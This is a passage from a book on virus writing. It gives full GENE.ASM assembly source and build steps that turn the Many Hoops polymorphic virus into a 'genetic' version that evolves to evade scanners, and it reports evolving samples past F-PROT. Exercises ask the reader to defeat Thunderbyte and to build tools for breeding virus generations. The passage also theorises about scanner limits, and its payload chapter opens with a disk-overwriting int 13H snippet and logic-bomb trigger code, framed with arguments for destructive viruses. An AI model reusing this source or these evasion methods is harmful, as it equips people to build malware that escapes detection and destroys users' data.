  until eof(fin);
  close(fin);
  assign(rpt,'freq.rpt');
  rewrite(rpt);
  for j:=0 to 255 do writeln(rpt,j,',',frequency[j]/sz);
  close(rpt);
end.
```

Exercises

1. Fix FINDVME to handle VME-based virus infections which start with a jump instruction.

2. Is FINDVME 100.00% accurate in detecting the VME? Check it with the actual source for the VME to see.

3. FINDVME does heuristic analysis only on instructions which modify code using the *mov al,[si]*/*mov [si],al* style instructions (88 XX) and (8A XX). Add code to the giant case statement to include any other possible instructions which could be used to decrypt code.

4. Write a program which will search for code attempting to open EXE files in read/write mode. It need not handle encrypted programs. How well does it do against some of the viruses we've discussed so far?

Genetic Viruses

As I mentioned again and again two chapters back when discussing polymorphic viruses, I did not want the polymorphic virus we discussed to be too hard on the scanners. Now I'll tell you more about why: If we make a slight change to a polymorphic virus like Many Hoops, it becomes much more powerful and much more capable of evading scanners.

The Many Hoops virus used a random number generator to create many different instances of itself. Every example looked quite different from every other. The problem with it, of course, is that it has no memory of what encryptions and decryption schemes will evade a scanner. Thus, suppose a scanner can detect 90% of all the examples of this virus. If a particular instance of the virus is in the lucky 10% it will evade the scanner, but that gives all of its progeny no better chance at evading the scanner. Every copy that our lucky example makes of itself still has a 90% chance of being caught.

This is just as sure-fire a way to be eradicated as to use no polymorphic features at all. A scanner will just have to wait a few generations to wipe out the virus instead of getting it all at once. For example if you start out with a world population of 10,000 copies of a virus that is detected 90%, then after scanning, you only have 1,000 left. These 1,000 reproduce once, and of the second generation, you scan 90%, and you have 100 left. So the original population doesn't ever get very far.

Obviously, a polymorphic virus which could *remember* which encryptions worked and which didn't would do better in a situation like this. Even if it just kept the same encryptor and decryptor, it would do better than selecting one at random.

A polymorphic virus could accomplish this task by recording the decryption scheme it used. In the case of Many Hoops, the decryption scheme is determined by the seed given to the random number generator. If the virus just kept using the same seed, it would produce the same encryption and decryption routine every time.

Genetic Decision Making

There is a serious problem with simply saving the seed for the random number generator, though: Using a single encryptor/decryptor is a step backwards. The virus is no longer polymorphic and it can be scanned for with a fixed string. What we want is not a fixed virus, but one which is *somewhat fixed*. It remembers what worked in the past, but is willing to try new but similar things in the next generation.

The idea of generating a child *similar* to a parent raises another problem. Using a random number generator to select decryptors makes developing something "similar" almost impossible. The very nature of a random number generator is to produce a widely different sequence of numbers even from seeds that differ only by one. That fact makes it impossible to generate a child similar to a parent in any systematic way that might look similar to the kinds of anti-virus software we've discussed in previous chapters.

To carry out such a program, something more sophisticated than a random number generator is needed. Something more like a *gene* is necessary. A gene in this sense is just a sequence of fixed bytes which is used by the polymorphic engine to make decisions in place of a random number generator. For example, using a random number generator, one might code a yes-or-no decision like this:

```
call    GET_RANDOM
and     al,1
jz      BRNCH1
```

Using a gene, one could code it like this:

```
mov     bx,[GENE_PTR]
mov     al,[GENE+bx]
and     al,1
jz      BRNCH1
```

where GENE is an array of bytes, and GENE_PTR is a pointer to the location in this array where the data to make this particular decision is stored.

Using such a scheme, it is possible to modify a single decision branch during the execution of the decryptor generator without modifying any other decision. This can result in a big change or a small one, depending on which branch is modified.

The VME was designed so that the random number generator could be replaced with a genetic system like this simply by replacing the module LCG32.ASM with the GENE.ASM module. Calling GET_RANDOM then no longer really gets a random number. Instead, it gets a piece of the gene, the size of which is requested in the **al** register when GET_RANDOM is called. For example,

```
mov     al,5
call    GET_RANDOM
```

gets 5 bits from GENE and reports them in **ax**. It also updates the GENE_PTR by 5 bits so the next call to GET_RANDOM gets the next part of the gene.

Genetic Mutation

As long as the gene remains constant, the virus will not change. The children will be identical to the parents. To make variations, the gene should be modified from time to time. This is accomplished using the random number generator to occasionally pick a bit to modify in the routine MUTATE. Then, that bit is flipped. The code to do this is given by:

```
in      al,40H          ;get a random byte
cmp     [MUT_RATE],al ;should we mutate?
jc      MUTR            ;nope, just exit
push    ds
```

```
        xor     ax,ax
        mov     ds,ax
        mov     si,46CH                 ;get time
        lodsd
        pop     ds
        mov     [RAND_SEED],eax         ;seed rand # generator
        call    GET_RAND
        mov     cx,8*GSIZE
        xor     dx,dx
        div     cx
        mov     ax,dx
        mov     cx,8
        xor     dx,dx
        div     cx                      ;ax=byte to toggle, dx=bit
        mov     cl,dl
        dec     cl                      ;cl=bits to rotate
        mov     si,ax
        add     si,OFFSET GENE          ;byte to toggle
        mov     al,1
        shl     al,cl
        xor     [si],al                 ;toggle it
MUTR:
```

Essentially, what we are doing here is the equivalent of a point mutation in the DNA of a living organism. By calling MUTATE, we've just introduced random mutations of the gene into the system.

This scheme opens up a tremendous number of possibilities for a polymorphic virus. Whereas a random number generator like LCG32 allows some 2^{32}=4 billion possible decryptors—one for each possible seed—a 100-byte gene can potentially open up $2^{800}=10^{241}$ possibilities (provided the polymorphic engine can exercise them all). To give you an idea of how big this number is, there are roughly 10^{80} atoms in the universe. So going over to a genetic approach can open up more possibilities for a polymorphic virus than could ever be exercised.

Darwinian Evolution

Using a gene-like construct also opens the door to Darwinian evolution. The virus left to itself cannot determine which of these 10^{241} possible configurations will best defeat an anti-virus. However, when an anti-virus is out there weeding out those samples which it can identify, the population as a whole will learn to evade the anti-virus through simple Darwinian evolution.

This book is not the place to go into a lot of detail about how evoltuion works or what it is capable of. All I intend to do here is demonstrate a simple example. The interested reader who wants more details should read my other book, *Computer Viruses, Artificial Life and Evolution*. For now, suffice it to say that any self-reproducing system which employs descent-with-modification will be subject to evolution. Any outside force, like an anti-virus product, will merely provide pressure on the existing population to adapt and find a way to cope with it. This adaption is automatic; one does not have to pre-program it except to make room for the adaption by programming lots of options which are controlled by the gene.

Real-World Evolution

Now, I don't know what you think of real-world evolution, the idea that all of life evolved from some single-celled organism or some strand of DNA or RNA. As a scientist, I think these claims are pretty fantastic. However, we can watch some real real-world evolution at work when we pit our new, souped-up Many Hoops virus, which I'll call Many Hoops-G, against an anti-virus program.

For the purposes of this example, I'll use F-PROT 2.18a. if you want to repeat these results, you'll want to get the same version of F-PROT. I would hope the author of that program would wake up and fix it after this book comes out, although he hasn't done his job very well for over two years, carelessly failing to detect a published virus. If you can't get F-PROT 2.18a, you might use FINDVME instead. It does have a hole in it so you can demonstrate Darwinian evolution with it. (And I hope you did the exercise at the end of the last chapter to learn what the hole is and why it's much better to disassemble a polymorphic engine and figure out how it works than to simply test against lots of samples.)

Anyway, FPROT 2.18a detects Many Hoops-G in any one of several ways. It sometimes mis-identifies it as the Tremor virus. Such mis-identifications represent about 0.34% of the total population. Next, in heuristic mode, it identifies some 58.9% as containing unusual code of some sort, normally only found in a virus. This represents a sizeable fraction of the total.

To test the effectiveness of evolution, I made a sample of 1000 first-generation viruses, and weeded them out with F- PROT. Then I used the remaining viruses to create a new sample of 2000 second-generation viruses. These were again weeded out, and used to make 2000 third-generation viruses, etc.

As it turns out, evolution does quite a job on F-PROT. While the first generation, whose genes are selected at random, gets caught about 59% of the time, the second and subsequent generations, after weeding out the samples with F-PROT, gets caught only about 0.1% of the time. Quite a difference!

Now, if you want to do something fancier, you can run two anti-virus products against a set of samples. For example, you could run F-PROT for a few generations to get an F-PROT evading virus, and then start running FINDVME against it too. Before long, you'll have an F-PROT and FINDVME evading virus.

Not only that, you could key in on F-PROT's misidentification of some samples. If you kept only the ones identified as Tremor by F-PROT, you could easily evolve a virus that causes F-PROT to false alert a Tremor infection where there is none. I tried this and it takes about 2 generations to go from a 0.34% false alert rate to a 99% false alert rate!

Clearly, evolution can play havoc with scanners!

Fighting the Evolutionary Virus

There is only one way to fight an evolutionary virus using a scanner, and that is to develop a test for it that is 100% sure. If a scanner fails to detect the virus even in only a small fraction of cases, evolution will insure that this small fraction will become the bulk of the population. Only when the door is completely closed can evolution be shut down. Obviously, integrity checkers can be a big help here, but only if you're willing to allow the virus to execute at least once. As we've seen already, that may not be something you *want* to do. If you can't get a real good scanner that will deliver 100% accuracy, it may be something you *have* to do though—not rarely, but always, because evolution will push that *rarely* into an *always* fairly quickly.

The Next Generation

So far we've been discussing a fairly simple polymorphic engine. Even so, it can easily leave most scanners behind in the dark after only a few generations of evolution. And that's two years after its publication. Thunderbyte does detect it 100%, and that's good. However, I can assure you that there is a very simple 10-byte change that you can make which renders even Thunderbyte totally useless against it.

Given that, I wonder, how long will it be before someone writes a really good polymorphic engine that will simply obsolete current scanning technology? I don't think it would be hard to do. It just needs enough variability so that determining whether it is encrypting and decrypting code becomes arbitrarily difficult. It need only mimic a code spectrum—and that's a great task to give to an evolutionary system. They're real good at figuring that kind of problem out. There's a real serious risk here that—mark my words—will become a reality within the next five years or so, whether I tell you about it or not. In the next chapter, we'll look even beyond the next five years.

The GENE.ASM Source

To turn Many Hoops into Many Hoops-G, two things are necessary. First, you must make the following small change to MANYHOOP.ASM itself: remove the code

```
INFECT_FILE:
       push    bx              ;save file handle
       call    RANDOM_SEED     ;initialize rand # gen
```

and replace it with

```
INFECT_FILE:
       push    bx                       ;save file handle
       cmp     ds:[bp][FIRST],0         ;first generation?
       jnz     INF1                     ;nope, evolve gene
       mov     ds:[bp][FIRST],1         ;else set flag
       call    INIT_GENE                ;and init gene
```

```
INF1:  call    INIT_GENETIC  ;initialize rand # gen
```

Also, add the following line somewhere (I put it right after the label COMFILE):

```
FIRST  DB      0     ;first generation flag
```

Next, you must replace the LCG32.ASM module with GENE.ASM. The new batch file to assemble Many Hoops-G will be given by this:

```
tasm manyhoop;
tasm vme;
tasm gene;
tasm host;
tlink /t manyhoop vme gene host, manyhoop.com
```

And the source for GENE.ASM is given by:

```
;Genetic Darwinian Evolutionary Virus Generator

.model tiny
.code
.386

PUBLIC  INIT_GENE      ;Set up GENE
PUBLIC  GET_RANDOM     ;Get bits from GENE
PUBLIC  INIT_GENETIC   ;Initialize genetic subsystem, mutate

GSIZE  EQU     100H  ;gene size

;The generator is defined by the equation
;
;     X(N+1) = (A*X(N) + C) mod M
;
;where the constants are defined as
;
M      DD      134217729
A      DD      44739244
C      DD      134217727
RAND_SEED       DD      0
GENE   DB      GSIZE dup (0AFH);GSIZE byte gene
GENE_IDX        DW      0      ;points to current loc in gene (bits)

;Set RAND_SEED up with a random number to seed the pseudo-random number
;generator. This routine should preserve all registers! it must be totally
;relocatable!
INIT_GENE       PROC    NEAR
       push    si
       push    ds
       push    dx
       push    cx
       push    bx
       push    ax
       call    RS1
RS1:   pop     bx
       sub     bx,OFFSET RS1
```

```
        xor     ax,ax
        mov     ds,ax
        mov     si,46CH
        lodsd
        xor     edx,edx
        mov     ecx,M
        div     ecx
        push    cs
        pop     ds
        mov     [bx][RAND_SEED],edx    ;set seed
        in      al,40H         ;randomize high byte
        mov     BYTE PTR [bx][RAND_SEED+3],al   ;a bit more
        mov     si,OFFSET GENE
        mov     cx,GSIZE
RSLOOP:call     GET_RAND       ;initialize GENE
        mov     [bx][si],al    ;with random numbers
        inc     si
        loop    RSLOOP
        pop     ax
        pop     bx
        pop     cx
        pop     dx
        pop     ds
        pop     si
        retn

INIT_GENE        ENDP

;Create a pseudo-random number and put it in ax.
GET_RAND:
        push    bx
        push    cx
        push    dx
        call    GR1
GR1:    pop     bx
        sub     bx,OFFSET GR1
        mov     eax,[bx][RAND_SEED]
        mov     ecx,[bx][A]        ;multiply
        mul     ecx
        add     eax,[bx][C]        ;add
        adc     edx,0
        mov     ecx,[bx][M]
        div     ecx       ;divide
        mov     eax,edx  ;remainder in ax
        mov     [bx][RAND_SEED],eax        ;and save for next round
        pop     dx
        pop     cx
        pop     bx
        retn

;This is passed the number of bits to get from the gene in al, and it returns
;those genetic bits in ax. Maximum number returned is 16. The only reason this
;is called GET_RANDOM is to maintain compatibility with the VME. It must pre-
serve
;all registers except ax.
GET_RANDOM       PROC    NEAR
        push    bx
        push    cx
        push    dx
        push    si
        call    GRM1
GRM1:   pop     bx
        sub     bx,OFFSET GRM1
        mov     dl,al
        mov     ax,[bx][GENE_IDX]
        mov     cl,al
        and     cl,7  ;cl=bit index
        shr     ax,3  ;ax=byte index
        mov     si,OFFSET GENE
```

```
        add     si,ax ;si –> byte in gene
        mov     eax,[bx][si]   ;get requested bits in eax
        shr     eax,cl;and maybe some more (now in ax)
        xor     dh,dh
        add     [bx][GENE_IDX],dx       ;update index
        cmp     [bx][GENE_IDX],8*GSIZE - 16 ;too big?
        jc      GRM2  ;nope
        mov     [bx][GENE_IDX],0        ;else adjust by looping
GRM2:   mov     cx,dx
        push    cx
        ror     eax,cl;put wanted bits high
        and     eax,0FFFF0000H ;mask unwanted bits
        pop     cx
        rol     eax,cl;put wanted back to ax
        pop     si
        pop     dx
        pop     cx
        pop     bx
        ret

GET_RANDOM      ENDP

INIT_GENETIC    PROC    NEAR
        push    bx
        call    IG1
IG1:    pop     bx
        sub     bx,OFFSET IG1
        mov     [bx][GENE_IDX],0       ;initialize ptr into GENE
        call    MUTATE         ;mutate the gene
        pop     bx
        ret

INIT_GENETIC    ENDP

;The following generates a random 1-bit mutation at the rate specified in
;MUT_RATE.

MUT_RATE        DB      100H / 2      ;one in 2 mutation rate

MUTATE:
        push    ax
        push    bx
        call    MUT1
MUT1:   pop     bx
        sub     bx,OFFSET MUT1
        in      al,40H         ;get a random byte
        cmp     [bx][MUT_RATE],al      ;should we mutate
        jc      MUTR ;nope, just exit
        push    cx
        push    dx
        push    si
        push    ds
        xor     ax,ax
        mov     ds,ax
        mov     si,46CH        ;get time
        lodsd
        pop     ds
        mov     [bx][RAND_SEED],eax    ;seed rand # generator
        call    GET_RAND
        mov     cx,8*GSIZE
        xor     dx,dx
        div     cx
        mov     ax,dx
        mov     cx,8
        xor     dx,dx
        div     cx   ;ax=byte to toggle, dx=bit
        mov     cl,dl
        dec     cl   ;cl=bits to rotate
        mov     si,ax
```

```
        add     si,OFFSET GENE;byte to toggle
        mov     al,1
        shl     al,cl
        xor     [bx][si],al   ;toggle it
        pop     si
        pop     dx
        pop     cx
MUTR:   pop     bx
        pop     ax
        ret

        END
```

Exercises

1. Play around with Thunderbyte and figure out a way to get it to stop detecting Many Hoops.

The following two exercises will help you create two tools you'll want to have to play around with evolutionary viruses. In addition to these, all you'll need is a scanner that can output its results to a file, and a text editor. (Take the scanner output and edit it into a batch file to delete all of the files it detects.)

2. Modify the 10000.PAS program from two chapters back to create a test-bed of first generation viruses from the assembled file MANY-HOOP.COM. To do that, every host file 00001.COM, etc., must be infected directly from MANYHOOP.COM instead of the file before it.

3. Create a program NEXTGEN.PAS, which will build a new test-bed in a different directory and randomly execute the previous generation's files to build a new generation of viruses. NEXTGEN can do the work directly or create a batch file to do it.

Who Will Win?

You've had a hard day at work. Your boss chewed you out for a problem that wasn't your fault. You'd have quit on the spot, but you need the money. You come home from the office. Your girl friend is out of town, so you turn on your computer to try out the latest version of your favorite game, which just arrived in the mail. You fire it up and play for a while. Then something strange happens. Something you never expected. A small golden bell appears in your visual field, and a beautiful, richly but wildly dressed woman. The speakers whisper:

"Make your choice, adventurous Stranger,
Strike the bell and bide the danger,
Or wonder, till it drives you mad,
What would have followed if you had."

Is this part of the program? or is it something from another world? Something that has been honed for a million generations to entertain you in a way no human-designed program would ever dare? You've heard of such things. Some people call them a great evil, akin to psychedelic drugs. Others think they're wonderful. They're illegal to knowingly spread around. They're called computer viruses.

Would you strike the bell? . . .

There is a serious deficiency in existing virus defenses which could lead to scenarios like this.

A Corollary to the Halting Problem

One can mathematically prove that it is impossible to design a perfect scanner, which can always determine whether a program has a virus in it or not. In layman's terms, an ideal scanner is a mathematical impossibility. Remember, a scanner is a program which passively examines another program to determine whether or not it contains a virus.

This problem is similar to the halting problem for a Turing machine,[1] and the proof goes along the same lines. To demonstrate such an assertion, let's first define a virus and an operating environment in general terms:

An *operating environment* consists of an operating system on a computer and any relevant application programs which are resident on a computer system and are normally executed under that operating system.

A *virus* is any program which, when run, modifies the operating environment (excluding itself).

We say that a program P spreads a virus on input x if running P in the operating environment with input x (designated $P(x)$) alters the operating environment. A program is *safe for input x* if it does not spread a virus for input x. A program is *safe* if it does not spread a virus for all inputs.

Obviously these are very general definitions—more general than we are used to when defining viruses—but they are all that is necessary to prove our point.

Given these definitions, and the assumption that a virus is possible (which would not be the case, for example, if everything were write protected), we can state the following theorem:

---

1 An easy to follow introduction to the halting problem and Turing machines in general is presented in Roger Penrose, *The Emperor's New Mind*, (Oxford University Press, New York: 1989).

Theorem: There is no program *SCAN(P,x)* which will correctly determine whether any given program *P* is safe for input *x*.[2]

Proof: Let us first invent a numbering system for programs and inputs. Since programs essentially consist of binary information, they can be sequentially ordered: 1, 2, 3, 4 . . . etc. For example, since a program on a PC is just a file of bytes, all those bytes strung together could be considered to be a large positive integer. Most useful programs will be represented by ridiculously large numbers, but that is no matter. Likewise, inputs, which may consist of data files, keystroke, I/O from the COM port, etc., being nothing but binary data, can be sequentially ordered in the same fashion. Within this framework, let us assume *SCAN(P,x)* exists. *SCAN(P,x)* is simply a function of two positive integers:

$$SCAN(P,x) = \begin{cases} 0 \text{ if } P(x) \text{ is safe} \\ 1 \text{ if } P(x) \text{ spreads a virus} \end{cases}$$

We can write *SCAN* in tabular for like this:

P \ X	0	1	2	3	4	5	6
0	0	0	0	0	0	0	0
1	0	0	1	0	1	0	0
2	0	1	1	0	0	0	0
3	1	1	1	1	1	1	1
4	0	0	0	0	0	0	0
5	1	0	0	1	0	0	0
6	0	0	1	0	0	0	0

This table shows the output of our hypothetical *SCAN* for every conceivable program and every conceivable input. The problem is that we can construct a program *V* with input *x* as follows:

2 The theorem and proof presented here are adapted from WIlliam F. Dowling, "There Are No Safe Virus Tests," *The Teaching of Mathematics*, (November, 1989), p. 835.

$$V(x) = \begin{cases} \text{Terminate if } SCAN(x,x) = 1 \\ \text{Spread a virus if } SCAN(x,x) = 0 \end{cases}$$

(remember, the parameters in *SCAN* are just positive integers). This construction is known as the *Cantor diagonal slash.* We have defined a program which, for input x, has

$$SCAN(V,x) = \overline{SCAN(x,x)}$$

Thus its values in the table for *SCAN* should always be exactly opposite to the diagonal values in the table for *SCAN*,

	0	1	2	3	4	5	6
.							
.							
V	1	1	0	0	1	1	1
.							
.							

The problem here is that—since *V* is just another program, represented by a number—we must have

$$SCAN(V,V) = \overline{SCAN(V,V)}$$

an obvious contradiction. Since the construction of *V(x)* is straightforward, the only possible conclusion is that our function *SCAN* does not exist. *This proves the theorem.*

An ideal scanner is a mathematical impossibility. Any real scanner must either fail to catch some viruses or flag some programs as unsafe even though they are, in fact, safe. Such are the inherent limitations of scanners.

However, all is not lost. Although the program *V* above beats the scanner *SCAN*, one can construct a new scanner *SCAN2*, which can improve on *SCAN* and incorporate *V* into its scheme. The trouble is, our theorem just says that there will be some other program *V2* that will fool *SCAN2*. So, although there may be no virus which can fool all conceivable scanners, the scanner / virus game is doomed to be endless.

The Problem

What we learn from the halting problem is that a scanner has inherent limits. It can never detect all possible viruses.

At the same time, we've seen that integrity checkers cannot detect a virus without allowing it to execute once—and having executed once, the virus has a chance to retaliate against anything that can't remove it completely, and it has a chance to convince the user to let it stay.

The problem, you see, is that evolution as we understand it is somewhat open-ended. An anti-virus has its limits, thanks to Turing, and a virus can find those limits and exploit them, thanks to Darwin.

Now, I am not really sure about how much power evolution has to "grow" computer viruses. I've discussed the matter at length in my other book, *Computer Viruses, Artifical Life and Evolution*. However, if you take the current theory of evolution, as it applies to carbon-based life, at face value, then evolution has a tremendous—almost limitless—amount of power.

Could there come a time when computer viruses become very adept at convincing computer users to let them stay after executing them just once, while being essentially impossible to locate before they execute? I believe it is possible.[3]

The Future of Computing

To explore the future of viruses a little, let's first take a very broad look at where computing is headed. I'm not really a futurologist, so I don't want to speculate too much. Let's just confine ourselves to some rather obvious directions:

---

3 A number of very high level educational researchers seem to agree with me too. For example, Benjamin Bloom, the father of Outcome Based Education wrote that "a single hour of classroom activity under certain conditions may bring about a major reorganization in cognitive as well as affective domains." (*Taxonomy of Educational Objectives*, 1956, p. 58). Couldn't a virus do the same?

1. Operating systems are becoming more complex. The original DOS kernel was no more than 15 kilobytes. Windows 3 is measured in megabytes, while Windows 95, OS/2 and the like are measured in tens of megabytes. Function calls which once numbered in the tens now number in the thousands.
2. The future holds greater and greater connectivity, both computer to computer and computer to man. People with computers are lining up to get on the internet, and information services from Compuserve to MCI Mail are booming. At the same time, full motion video, audio, speech recognition and virtual reality are slowly closing the gap between man and the computer. Direct brain implants to connect the human brain directly to a computer are already being experimented with. Personally, I've already seen people being "made" to dance via computers, etc.
3. For 30 or 40 years, the trend has been toward greater power: speed and memory.
4. On a more social level, men seem to be adjusting to computer technology by allowing computers to take over basic functions like arithmetic and reading. In the US, Scholastic Aptitude Tests for things like reading and math have been falling constantly for 30 years. The more conservative educators call this a "dumbing down" process. Yet if you have a calculator or computer, what really becomes important is not whether you can multiply or divide two four digit numbers, but knowing whether you need to multiply or divide them. Likewise, as media goes electronic, anyone with a sound card and ears can have a text read to him, so what becomes important is not how well or how fast you can read, but how wisely you can pick what you'll read.
5. The computer industry is becoming more and more of a new entertainment industry. That's the lowest common denominator, so it's where the money is. This fact really hit me in the face at Comdex in Las Vegas in the fall of 1994. All of the PC manufacturers were building quote "multimedia" machines. Now, I'll admit to being somewhat of a snob about this, but to me a powerful machine is something I can numerically solve real non-linear quantized field problems on, not a GUI box for playing the latest version of DOOM. But my ideals aren't where the money is, so they aren't where the industry is going.

Each of these trends has important implications for computer viruses. Let's consider them:

1: More complex operating systems mean that more and more of these operating systems will be either undocumented, or poorly understood. It's not an insurmountable task to learn 100 operating system calls. Nobody is going to be completely familiar with 10,000 though. Likewise, it's fairly easy to document and test a piece of code that's 20 kilobytes long. It's a very difficult job to thoroughly document and test 20 megabytes of code, though. This opens the door to hackers finding holes in operating systems by experimentation that would be impossible to imagine, and which will be difficult to understand. Even more so, it opens the door to evolutionary programs finding those holes by pure, blind chance, and these holes could conceivably be so complex and arcane as to be impossible to understand.

2: Greater connectivity between machine and machine will make it possible for a virus to spread around the world very quickly. Greater connectivity between man and machine, though, could have much more interesting results. What happens when the virus will not only influence your machine, but your mind?

3: Greater speed and memory will make all programs grow big and slow, by today's standards. That means a virus can be a lot bigger and more complex without adding too much overhead to a system or taking up too much disk space.

4: If man becomes too dependent on computers, he won't be able to turn them off. Already one could argue that we can't turn them off. My publisher could never keep track of orders, etc., without a computer, and he'd have a hard time explaining to the IRS why he couldn't do his taxes on time because he shut the computer down with all that data on it. However, that's not on the same level as if one had a brain implant and couldn't read or add without leaving it on.

5: As computers become more and more entertainment-oriented, there will be a larger and larger install base of people who are using their machines for fun, instead of for work. I may care a whole lot if my work machine gets corrupted, but if the machine at home which I only use for games gets overrun by viruses, how much do I really care? It just adds an extra dimension of fun to the games.

Perhaps more than anything, the thing driving the computer revolution has been the human desire to surpass one's fellows. If I can gain an advantage over you with a computer, I'll do it. That's why companies spend thousands on the best and fastest computers. They know that those things'll give them the advantage over their competitors, if only temporarily.

Now let me ask, if you could have a brain implant that would make you a math whiz—say you were hard-wired with Mathematica—would you do it? Would you do it if you knew you'd barely get through college without it, with B's and C's for grades, whereas with it you could get your Ph.D. from the one of the best schools, with straight A's, in the same amount of time? Well, put it this way: if you wouldn't do it, there's somebody out there who will. And in time he'll turn your B's and C's into F's.

There's one problem here: what if your Mathematica program dropped a bit during the final exam? With today's software design, you'd be washed up. What you'd need to make this work is a robust instruction set and operating system, so that if a bit were changed here or there, it wouldn't cause too much trouble.

However, this is the very kind of instruction set and operating system that's needed to really get evolution underway. Artificial Life researcher Thomas Ray has experimented with such things extensively, and you can too, with his Tierra program.[4]

So it would seem that the very direction computing must go is the direction needed to make evolutionary viruses a much greater threat.

So Who Will Win?

We know that living organisms are incredibly self-serving. They will use their environment to further themselves at its expense. So we can expect viruses that have evolved will not be particulary beneficial to mankind. Like a cockroach, they'll be happy to come eat your food, but they'll run when the lights go on. Unlike a cockroach, they'll be dependent on you to do something with them. So they'll work very hard to entertain you, threaten you, or whatever, so that you'll execute them and spread them. And the

---

4 Available from various internet sites, as well as on *The Collection* CD.

"entertainment" they might provide will be geared purely to getting you to do what the virus wants. If clean entertainment works, it'll be clean. If something lewd or seductive works, that's what you'll get. Evolution has no scruples. So viruses could become the electronic equivalent of highly adictive drugs.

Who will win? Evolution is the key to answering that question. How powerful is it?

It is the accepted scientific belief today that the chances of a single self-reproducing organism being assembled from basic components and surviving on the early earth was very remote. Therefore all of life must have evolved from this one single organism. That's a breathtaking idea if you think about it. We've all grown up with it, so it tends to be— well—ordinary to us. Yet it was utter madness just two centuries ago.

Yet, what if . . . what if . . . what if the same were possible for computer viruses? . . .

Given our current understanding of evolution, the question isn't "what if" at all. It's merely a question of *when*. When will a self-reproducing program in the right location in gene-space find itself in the right environment and begin the whole amazing chain of electronic life? It's merely a question of when the electronic equivalent of the Cambrian explosion will take place.

The history of the earth is punctuated by periods where there was a great flowering of new life-forms. Whether we're talking about the Cambrian period or the age of dinosaurs, natural history can almost be viewed as if a new paradigm suddenly showed up on the scene and changed the world in a very short period of time. Right now there is no reason to believe—at the highest levels of human understanding—that a similar flowering will not take place in the electronic world. If it does, and we're not ready for it, expecting it, and controlling its shape, there's no telling what the end of it could be. If you look at the science fiction of the 50's, it was the super-smart computer that would be the first "artificial life" but the first artificial life that most people ran into was a stupid virus. We often imagine that computers will conquer man by becoming much more intelligent than him. It could be that we'll be conquered by something that's incredibly stupid, but adept at manipulating our senses, feelings and desires.

The only other alternative is to question those highest levels of human understanding. Certainly there is room to question them.

I'm a physical scientist, and to me, a theory is something that helps you make predictions about what will happen given a certain set of initial conditions. Darwin's ideas and what's developed around them in the past 125 years unfortunately don't give me the tools to do that. Those ideas may be great for explaining sequences of fossils, or variations between different species, but just try to use this theory to explain what's going to happen when viruses start evolving, and you quickly learn that it isn't going to do you much good. There's just not any way to take a set of initial conditions and determine mathematically what will happen.

That's not too surprising, really. Most of what we call evolution focuses on explaining past events—fossils, existing species, etc. The theory didn't develop in a laboratory setting, making predictions and testing them with experiment. So it's good at explaining past events, and lousy at predicting the future. That's changing only very slowly. The deeper understanding of biology at the molecular level which has come about in the last forty years is applying a certain amount of pressure for change. At the same time, the idea that the past must be explained by evolution is a sacred cow that's hindering the transition. That's because evolution has to be practically omnipotent to explain the past, and so its hard to publish any paper that draws this into question.

Viruses are different from the real world, because we're interested in what evolution cannot do, and not just what it can do, or what it has to have done. In the world of viruses, we freely admit the possibility of special creation. Furthermore, we should expect that some instruction sets, or some operating systems may promote evolutionary behavior, but others will be hostile to it.

In order to come to grips with computer viruses and artificial life in general, a radically new and different theory of evolution is going to be necessary—a theory that a hard-core physical scientist would find satisfying—one with some real predictive power. This theory may be dangerous to traditional evolutionary biologists. It could tell them things about the real world they won't want to hear. However, to close your eyes and plug your ears could be disastrous to the computing community and to human civilization as a whole.

Of course, we could just sit back and wait for the electronic equivalent of the Cambrian explosion to take place . . . .

You strike the bell . . . .

Your integrity checker later warns you that something is amiss, but it’s too late now. This thing is—well—enjoyable. You wouldn’t get rid of it now. And before long you find yourself giving it to a few select people on the sly.

Part III

Payloads for Viruses

Destructive Code

No book on viruses would be complete without some discussion of destructive code. Just because a book discusses this subject does not, of course, mean that it advocates writing such code for entertainment. Destructive viruses are almost universally malicious and nothing more.

That does not, however, mean that destructive code is universally unjustifiable. In military situations, the whole purpose of a virus might be to function as a delivery mechanism for a piece of destructive code. That destructive code might, for example, prevent a nuclear missile from being launched and save thousands of lives. Again, some repressive tyrannical governments are in the habit of seizing people's computer equipment without trial, or even stealing software they've developed and killing them to keep them quiet. In such a climate it would be entirely justifiable to load one's own machine up with destructive viruses to pay back wicked government agents for their evil in the event it was ever directed toward you. In fact, we'll discuss an example of such a scheme in detail at the end of this chapter.

In other words, there may be times when destructive code has a place in a virus.

Our discussion of destructive code will focus on assembly language routines, though often destructive programs are not written in assembler. They can be written in a high level language, in a batch file, or even using the ANSI graphics extensions which are often used in conjunction with communications packages. While these techniques work perfectly well, they are in principle just the same as using assembler—and assembler is more versatile. The reader who is interested in such matters would do well to consult some of the material available on *The Collection* CD-ROM.[1]

On the face of it, writing destructive code is the simplest programming task in the world. When someone who doesn't know the first thing about programming tries to program, the first thing they learn is that it's easier to write a destructive program which louses something up than it is to write a properly working program. For example, if you know that Interrupt 13H is a call to the disk BIOS and it will write to the hard disk if you call it with **ah**=3 and **dl**=80H, you can write a simple destructive program,

```
mov     dl,80H
mov     ah,3
int     13H
```

You needn't know how to set up the other registers to do something right. Executing this will often overwrite a sector on the hard disk with garbage.

Despite the apparent ease of writing destructive code, there is an art to it which one should not be unaware of. While the above routine is almost guaranteed to cause some damage when properly deployed, it would be highly unlikely to stop a nuclear attack even if it did find its way into the right computer. It might cause some damage, but probably not the right damage at the right time.

To write effective destructive code, one must pay close attention to (1) the trigger mechanism and (2) the bomb itself. Essentially, the trigger decides when destructive activity will take place and the bomb determines what destructive activity will happen. We will discuss each aspect of destructive code writing in this chapter.

1 Consult the *Resources* section in this book for more information.

Trigger Mechanisms

Triggers can cause the bomb to detonate under a wide variety of circumstances. If you can express any set of conditions logically and if a piece of software can sense these conditions, then they can be coded into a trigger mechanism. For example, a trigger routine could activate when the PC's date reads June 13, 1996 if your computer has an Award BIOS and a SCSI hard disk, and you type the word "garbage". On the other hand, it would be rather difficult to make it activate at sunrise on the next cloudy day, because that can't be detected by software. This is not an entirely trivial observation—chemical bombs with specialized hardware are not subject to such limitations.

For the most part, logic bombs incorporated into computer viruses use fairly simple trigger routines. For example, they activate on a certain date, after a certain number of executions, or after a certain time in memory, or at random. There is no reason this simplicity is necessary, though. Trigger routines can be very complex. In fact, the *Virus Creation Lab* allows the user to build much more complex triggers using a pull-down menu scheme.

Typically, a trigger might simply be a routine which returns with the **z** flag set or reset. Such a trigger can be used something like this:

```
LOGIC_BOMB:
        call    TRIGGER           ;detonate bomb?
        jnz     DONT_DETONATE     ;nope
        call    BOMB              ;yes
DONT_DETONATE:
```

